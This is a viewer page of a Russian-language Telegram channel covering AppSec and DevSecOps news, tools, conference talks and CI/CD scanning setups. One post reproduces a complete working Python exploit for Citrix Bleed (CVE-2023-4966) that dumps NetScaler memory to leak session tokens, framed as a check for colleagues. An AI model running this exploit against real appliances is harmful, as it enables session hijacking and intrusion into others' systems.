TGViewer
Channel Public Channel
false positive technologies

false positive technologies

@falseposotive

Читаю твиттеры за вас

Любые вопросы: @your_own_nikko
Subscribers
211
Photos
1
Videos
0
Links
54
Recent Posts 20 shown
Post #68 121
Вот вам забавный доклад с Def Con

Господа-пацаны из BCA LTD и NorthScan провели необычный эксперимент: создали фейковый DeFi-стартап Ballena Azul LTD и намеренно наняли нескольких предполагаемых участников северокорейской группы Famous Chollima, связанной с Lazarus.

Цель была не просто посмотреть на процесс найма, а проследить, что такие сотрудники делают после получения легитимного доступа к корпоративной инфраструктуре

В докладе и статье есть и фоточки корейцев и даже видосики их собесов
any.run Smile, You’re on Camera! Part 2: Lazarus IT Workers Exposed See what happened after suspected Lazarus-linked IT workers were hired, from forged identities and AI tools to remote access and supporting infrastructure.
  • 🌚 2
  • 😁 1
Post #67 123
Слайды и видосики с Def Con 34

TL;DR

агенты ломают агентов, supply chain снова горит, а trusted hardware оказывается не таким уж trusted
Post #66 434
На конференциях BlackHat регулярно рассказывают и презентуют новые инструменты, для вопросиков, связанных с ИБ

Наконец-то их собрали в виде списка на GitHub

Инструменты разбиты по категориям:

- Black Hat Event (США, Европа, Азия, MEA, Канада).
- Год
- Категория ( Red Teaming, OSINT, DFIR, AppSec, etc.)
GitHub GitHub - UCYBERS/Awesome-Blackhat-Tools: A curated list of tools officially presented at Black Hat events A curated list of tools officially presented at Black Hat events - UCYBERS/Awesome-Blackhat-Tools
Post #65 8.22K
Привет.

Я тут сделал портал https://bezrabotka.ru/, на котором собрал различные AppSec и DevSecOps инструменты по различным категориям.

Теперь если захотите найти какой-нибудь бесплатный SAST или список Российских ASOC систем, вы знаете где это сделать :)


- Удобные фильтры и поиск позволят быстро найти нужное
- Возможность скачать CSV с результатами, чтоб отправить братюне
- Темная тема, потому что как без неё?

На портале есть кнопка "Предложить инструмент", так что не стесняйтесь комиттить

Распространите, вдруг зайдет
  • 🔥 9
  • 👨‍💻 3
  • 👏 1
Post #64 733
Господа из Defecdojo представили список из опенсорс утилит для AppSec, которые они считают классными, быстрыми, полезными. Говорят нам, мол они шарят в трендах и опенсорсе, поэтому нате и смотрите.

Итак, у нас есть следующие категории: DAST, SAST, SCA, infrastructure и secrets scanning

По мне так список очевидный, и даже я бы сказал грустный (как и DefecDojo).


DAST

- ZAP - Zed Attack Proxy
- Nikto
- Arachni


SAST

- Semgrep
- Sonarqube
- Horusec

SCA

- Dependency-Track
- Trivy
- Checkov

Infrastructure

- Prowler
- OpenVAS
- Nmap

Secrets Scanning

- TruffleHog
Defectdojo Announcing the DefectDojo Open Source Security Awards DefectDojo selects the best open-source tools for DevSecOps, security automation, and scalable security, based on data from the field.
Post #63 546
Намечаются проблемки с базами CVE и CWE от MITRE

Пока мы тут спим, MITRE объявила, что её финансирование программы Common Vulnerabilities and Exposures (CVE), а также связанных программ, включая Common Weakness Enumeration (CWE), завершится 16 апреля.

База данных CVE играет ключевую роль для всех, кто занимается управлением уязвимостями или проводит исследования в области безопасности — и не только. На самом деле, больше практически никто этим не занимается. Ранее эту работу традиционно финансировало и поддерживало правительство США, которое, к слову, является одним из крупнейших потребителей этой информации. Но что-то пошло не так и бюдежет порезала новая андминистрация президента.

Брайн Кребс заявляет, что база данных CVE от MITRE, скорее всего, станет недоступной уже завтра.


Зато SCA сканеры будут находить меньше CVE в ваших продуктах, хе :)
Krebs on Security Funding Expires for Key Cyber Vulnerability Database A critical resource that cybersecurity professionals worldwide rely on to identify, mitigate and fix security vulnerabilities in software and hardware is in danger of breaking down. The federally funded, non-profit research and development organization MITRE…
  • 😱 3
Post #62 376
Тренды CWE за 10 лет

Зацените как менялись тренды в CWE Top 25 Most Exploited Vulnerabilities.

Господа из phoenix.security сделали инфографику по трендам CWE за 10 лет (данные взяты с NVD, OWASP Top 10, CISA KEV)

Что такое CWE?

CWE (Common Weakness Enumeration) — это универсальный каталог программных уязвимостей и слабостей в программном обеспечении. CWE используется для описания, классификации и анализа различных типов ошибок в коде, которые могут стать причиной уязвимостей безопасности.


Позалипать в понедельник вечером -- самое то 👾
Phoenix Security Data Ex- Phoenix Security AI based threat intelligence - Navigate CWE across various dataset (CWE top 25, top CWE exploited over… Phoenix Security AI based threat intelligence - navigate the CWE, CVE, Exploitability, Vulnerability, OWASP and OWASP Top 10, discover the data behind application security programs and vulnerability management.
Post #61 348
​​Что такое Cloud Application Detection Response (CADR)?

Приветики в 2025 году. Сегодня будем узнавать о новом баззворде. Зачем? Ну в резюмешку себе добавите или если вендор какой-то вам будет рассказывать, что они новый класс решений импортозаместили. Да и вообще просто быть в трендах APPSec.


Давайте к делу уже.

Если ооооочень коротко, то CADR позволяет командам безопасности (SOC, например) оперативно выявлять и реагировать на угрозы в облачных средах, обеспечивая более глубокое понимание атак и их последствий.


Раскроем мысль.
Существует несколько классов продуктов, которые делают Detection Response а.к.а "парсим логи" но на разных уровнях:

- Application Detection Response (ADR)
- Cloud Detection Response (CDR)
- Kubernetes Detection Response (KDR)
- Cloud Workload Protection Platform (CWPP)
- Cloud Native Application Protection Platform (CNAPP)
- Continuous Threat Exposure Management (CTEM)
- API Security

То есть, если у нас есть инцидент, мы должны сгонят и посмотреть отчеты в дашбордах несколько продуктов (Container Security логи, Firewall логи и тд ) и еще как-то сопоставить их.

В общем и целом геморрой еще тот.

Cloud Application Detection Response (CADR) призван решить эту проблемку путем объединения и анализа трех типов логов:

- Cloud management logs (e.g. Cloudtrail, Cloudwatch, and KubeAPI)
- Container workload logs (e.g. eBPF)
- Application layer logs (e.g. Open Telemetry, network, and other instrumentation)

в одну "цепочку" атаки и передать ее в SOC

На словах все просто. Как будет на деле, никто не знает :)
Ждем первых вендоров с их CADRами


Но у нас же есть SIEM

Так-то да. Но SIEM -- это универсальный инструмент для мониторинга событий и управления информацией безопасности в целом. В то время как CADR — специализированное решение для работы с облачными приложениями, предоставляющее более глубокий контекст для выявления и реагирования на угрозы в облачных экосистемах.

Не вывезет SIEM такой специфики.


Почитать по теме:

- WTF is Cloud Application Detection Response (CADR)?
- What Is Behavioral Cloud Application Detection and Response (CADR) and Why It’s Essential for Cloud-Native Security?


Такие мысли. Чао 👾
  • 🤔 1
  • 😱 1
Post #60 310
сайленс патчи опенсорс библиотек

Сейчас узнаете что-то новенькое.

Кароче, есть такая штука как тихие патчи. Это когда господа пацаны-разработчики нашли условную RCE багу у себя в библиотеке, зафиксили ее в новой версии и сидят улыбаются.

А вы такой молодец используете уязвимую версию библиотеки. Вы тоже молодец, ведь вы генерите SBOM и сканите компоненты SCA сканерами.

Внимание вопрос! Предупредит ли SCA сканер вас о том что вы используете уязвимую библиотеку с RCE?
Правильный ответ -- нет! Ведь пацаны-разработчики библиотеки не стали получать CVE и как-то париться. Пофиксили и пофиксили. Хорошо если в ченджлоге скажут об этом

Это и называется сайленс патч.


Такс, ну круто конечно, а делать то что?


Обновляться на latest ? :) Плохая практика, потом расскажу почему.


Собственно, для того чтобы хоть как-то решить эту проблему, парни из aikido запилили сервис aikido intel

Суть в следующем:

- Они мониторят 5 миллионов репозиториев для open-source компонентов/библиотек
- Чекают их релиз ноуты/ченджлоги
- Если видят (LLM и прочий AI) в ченджлоге что-то типа: "пофиксили секурити баг приводящий к инъекции кода", то берут на ручной анaлиз
- После ручного триажа формируют фид и отдают всем желающим забесплатно

Таким образом решается задачки:
- детектим сайленс патчи для нужных библиотек
- узнаем о фиксах/багах в библиотеках еще до выхода CVE для них

Вот пример для уязвимости Code Injection в jinja2
Такие дела.
Расскажи пацанам в столовой на обеде! 👾
www.aikido.dev Aikido Intel, AI-powered open-source security feed Aikido launches Intel, the AI-powered open-source security threat feed that identifies vulnerabilities in projects before disclosed
  • 👍 3
Post #59
Channel photo updated
Post #58
Channel name was changed to «false positive technologies»
Post #56 439
​​Supply-Chain Фаервол

Все вы знаете какие проблемки тянутся за использованием разного рода сторонних компонентов и библиотек в вашем софте.

Тут и просто проблема с уязвимостями в компонентах, так и просто разные вредоносные библиотеки подключаемые напрямую разработчиками (что редко) или попадающие к вам через транзитивные зависимости (что часто). В результате чего ваша ПЭВМ начинает майнить биткойны или играет гимны разных стран. Оно вам надо?

Сегодня расскажу вам о бесплатном инструменте от DataDog: Supply-Chain Firewall


Для чего?

Supply-Chain Firewall — это инструмент командной строки для предотвращения установки вредоносных пакетов из PyPI и npm. Он предназначен в первую очередь для использования разработчиками, чтобы защитить их рабочие станции от компрометации в результате атаки на цепочку поставок.

Как работает?

Supply-Chain Firewall собирает все пакеты, которые должны быть установлены при выполнении команды pip или npm, и проверяет их по базам данных о вредоносном ПО и уязвимостях в открытом ПО. Если хотя бы один из источников данных определяет пакет как вредоносный, команда автоматически блокируется.

По умолчанию используются следующие источники данных:

- Общедоступный набор данных о вредоносных пакетах от Datadog Security Research
- OSV.dev

Норм. Как поставить и пользоваться?

- Ставим

pip install scfw

затем

scfw configure

- Теперь когда хотим инсталлировать какой-нибудь компонент, то перед обычной командой pip install или npm install добавляем команду scfw run

Например

 scfw run npm install react
$ scfw run pip install -r requirements.txt


Легко и просто. Опенсорс, бейби 👾
  • ❤ 1
Post #55 229
​​DevSecOps Assessment Framework (DAF)

Продолжаем наше погружение в дивный мир DevSecOps.
Умные ребятки всегда хотят все систематизировать в результате имеем кучу различных фреймворков для DevSecOps a.k.a. SAMM, BSIMM, DSOMM, MSDL, УК, ЖСК, ТСЖ.

Короче, откройте пару вакансий для DevSecOps и увидите эти чудные аббревиатуры. Как минимум на собесе спросят, как максимум -- они не просто так появились и некоторые из них действительно полезны. Давайте разбираться какие.


Начнем с DevSecOps Assessment Framework. Он местечковый (его пилят джентельмены из Jet Security Team), но поэтому и будет нам полезен.

DAF призван объективно оценить существующий уровень зрелости безопасной разработки и понять, куда двигаться дальше.

Он включает в себя не просто набор рекомендаций и лучших подходов из разных областей DevSecOps, но еще и большой экспертный опыт нашего сообщества, структурированный и адаптированный под современные реалии. Некоторые практики из общеизвестных фреймворков не добавлены в DAF, но при этом сформированы новые и более детальные. Все модели, домены, поддомены и практики описаны понятным языком во избежание двусмысленностей и разных толкований.

Как с этим добром работать?

0. Качаем DAF_public_v3.1.xlsx
1. Отрываем вкладку “Маппинг со стандартами”
2. Заполняем последовательно все практики сверху вниз (Выполняется/не выполняется/частично выполняется).

Например, есть пукнт "Выполняется статический анализ исходного кода разрабатываемого ПО". Как это сделать сделать за 5 минут я писал тут Сделали? Отлично, ставим "Выполняется"!

3. После заполнения всех практик на листе “Маппинг со стандартами” можно оценить на этом же листе в каком процентном соотношении закрывается тот или иной поддомен у вас в компании (Раскрашенная Пирамида зрелости также неплохо подойдет для отчета об аудите процессов безопасной разработки)

4. Стараемся закрыть как можно больше пунктов. Планируем их реализацию. Становимся красавчиками.


Как-то так. Обнял. 👾
Post #54 490
Доклады с трека "Информационная безопасность" конференции highload++ 2024

1. Программировать как хакер, защищать — как программист
2. Как масштабировать защиту от DDoS атак на десятки миллионов RPS. Опыт Яндекса
3. Инвентаризируй это: строим автоматический DevSecOps для 40 тысяч репозиториев
4. Security Gate: платформа оркестрации SAST-сканирования своими руками
5. Бесконечная война в памяти: ретроспектива методов защиты от бинарных угроз
6. Как построен процесс фаззинга в Яндексе
7. Защита от атак на CI/CD
8. Исправлять — не искать. Разработка и внедрение AI-ассиcтента для исправления уязвимоcтей в коде

Презентации тут
Яндекс Диск 2024-12-02,03 HighLoad++ Посмотреть и скачать с Яндекс Диска
  • 👍 1
  • 🔥 1
Post #50 200
​​Разработка и внедрение AI-ассиcтента для исправления уязвимоcтей в коде


Интересный доклад от Т-Банк, про то как они рализовали у себя AI-асcистента, который подсказывает разработчикам варианты исправления баги в коде.

Рецепт:

- Берем кусок исходника с багой из semgrep, kics, gitleaks
- Дескрипшен "сработки"
- Скармливаем LLM
- Пытаемся правильно вставить предложенный фикс в код

В итоге ассистент умеет:

- объяснять суть уязвимости, предлагать векторы атаки (важность конкретного кейса);
- предлагать варианты исправления в коде через GitLab и/или IDE;
- выявлять False Positive-результаты работы SAST;
- собирать обратную связь для улучшения качества работы;
- использовать внутреннюю базу знаний для принятия решений.

Детали, метрики, требуемое железо и производительность, все это можете найти в презентации.
  • ❤ 1
Post #49 199
Как подключить проверку SAST-сканерами в ваших репозиториях за 5 минут?

Все что нужно -- это Gitlab. Подойдет даже бесплатный.

Итак, давайте превратим наш скучный DevOps мир в модный DevSecOps за пару кликов:

1. Что за SAST?

Кмон, ты же без 5 минут AppSec. Static Application Security Testing (SAST) -- это сканеры, которые позволяют проверить исходный код на наличие известных уязвимостей (XSS, SQLi, и прочие OwaspTop10)
Бывают бесплатные a.k.a опенсорсные (наш вариант) и коммерческие.

2. Создаем (а он скорее всего уже есть) в корне репозитория файл .gitlab-ci.yml

В этом файле описываются задачи для ci/cd пайплайнов

3. Добавляем в него следующее:


# у нас будет pre-build этап, в котором мы будем делать проверочки перед сборкой
stages:
- pre-build

# подключаем SAST сканеры. Какие? GitLab Сам выберет нужный, в зависимоcти от языка программирования вашей репы
include:
- template: Jobs/SAST.gitlab-ci.yml

# запускаем SASTы на этапе pre-build
sast:
stage: pre-build
variables:
# kubernetes манифесты тоже посканируем
SCAN_KUBERNETES_MANIFESTS: "true"


4. Собственно и все!

Теперь при изменении кода в репе, у вас будет запускать SAST сканер и проверять не улетят ли у нас в продакшен всякие глупенькие уязвимоcти.

Кстати, а где результаты сканирования смотреть?

Все просто, в артефактах пайплайна вы найдете файл gl-sast-report.json с результатами сканирования.

В следующих постах расскажу, как запилить Secret Scan, DAST и прочие Dependency Scanning.
Научимся разбирать результаты сканирований, так чтобы не вытекали глаз от парсинга json'ов глазами

И да, репостни этот гайд братишке. Пусть тоже проверит свои репы, лишним не будет. 👾
  • 👍 2
  • 👎 1
Post #48 157
cve-search -- утилита для локальноко поиска информации по базе CVEшек


Утилита позволяет быстро сделать свой сервис для работы с CVE. Например:

- Вы хотите выполнить поиск всех уязвимостей WebEx и вывести все это в виде csv

./bin/search.py -p webex: -o csv -v "cisco"


- Получить json файлик с инфой по конкретной CVE

./bin/search.py -c CVE-2010-3333 -o json


- Или выгрузить последние 2 записи CVE в формате RSS или Atom.

./bin/dump_last.py -f atom -l 2


Есть и веб интерфейс:

./web/index.py


и API

 "http://127.0.0.1:5000/api/browse/"

{
"product": [
"n300_netusb_nbg-419n",
"n300_netusb_nbg-419n_firmware",
"p-660h-61",
"p-660h-63",
"p-660h-67",
"p-660h-d1",
"p-660h-d3",
"p-660h-t1",
"p-660h-t3",
"p-660hw",
"p-660hw_d1",
"p-660hw_d3",
"p-660hw_t3"
],
"vendor": "zyxel"
}


Очень удобненько короче. Можно использовать в своих утилитах-поделках

P.S.

Есть Docker Image
  • 👍 3
Post #47 322
Все вы прекрасно знаете про OWASP ZAP.

Но мало кто знает, что уже несколько месяцев как, ZAP не является проектом OWASP.

А еще меньше людей знает, что компания Checkmarx закинула денег в ZAP и теперь планирует на его движке развивать свой DAST.

Ну а сам Зап теперь "ZAP by Checkmarx".

Ребята из ZAP теперь будут работать в Checkmarx.
Обещают, что проект и дальше останется бесплатным и опенсорсным.

Детали тут:
https://www.zaproxy.org/blog/2024-09-24-zap-has-joined-forces-with-checkmarx/
ZAP ZAP Has Joined Forces With Checkmarx This is a huge investment (and vote of confidence) in ZAP and will secure the project’s future success.
  • 👍 2
Post #46 307
Приветы.

Короче решил я писать чуть меньше про пентесты и чуть больше про DevSecOps и прочий AppSec
Даже название канала подходящее.

Зовите знакомых и не очень ДевСекОпсеров, а то в остальных каналах на эту тему либо тишина, либо просто мемасы постят
А тут все по серьезному будет :)

Расскажу как semgrep в пайплайн подключить, чтоб можно было сразу премию просить за секуритичемпионство

Короче, скоро будут посты
  • ❤ 3
  • 🗿 2
  • 👍 1
  • 👎 1
  • 💩 1
Post #45 760
Слышали про Citrix Bleed CVE-2023-4966?

Багулечка для Citrix NetScaler ADC (балансировщик, фаервол, впн) и NetScaler Gateway (балансировщик), позволяющая ликать сессионные токены.


Так вот, ребята из Assetnote сделали разбор баги, что быстро привело к появлению эксплойта

#!/usr/bin/env python3

import sys
import requests
import urllib3
import argparse
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

parser = argparse.ArgumentParser()
parser.add_argument('--target', help='The Citrix ADC / Gateway target, excluding the protocol (e.g. 192.168.1.200)')
args = parser.parse_args()

if args.target is None:
print('Target must be provided (e.g. --target 192.168.1.200)')
sys.exit(0)

hostname = args.target

if __name__ == "__main__":
headers = {
"Host": "a"*24576
}
r = requests.get(f"https://{hostname}/oauth/idp/.well-known/openid-configuration", headers=headers, verify=False,timeout=10)
if r.status_code == 200:
print("--- Dumped Memory ---")
print(r.text[131050:])
print("--- End ---")
else:
print("Could not dump memory")


Youtube Demo


Отправь братишке, который трудиться в кровавых корпоратах, пусть проверит.
www.slcyber.io Citrix Bleed: Leaking Session Tokens with CVE-2023-4966 Patch diffing analysis of CVE-2023-4966 in Citrix NetScaler: how a misunderstood snprintf return value enables session token leakage via buffer over-read.
  • 🔥 1
Older posts →

About this channel

How can I read @falseposotive without a Telegram account?
TGViewer shows the public web preview Telegram publishes for false positive technologies: recent posts, photos, videos and the subscriber count, with no app, login or account.
How many subscribers does false positive technologies have?
false positive technologies (@falseposotive) has 211 subscribers on Telegram, refreshed roughly every 30 minutes.
Does false positive technologies know I viewed it here?
No. Public channel previews carry no viewer identity, and TGViewer has no accounts or tracking of what you look up.
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →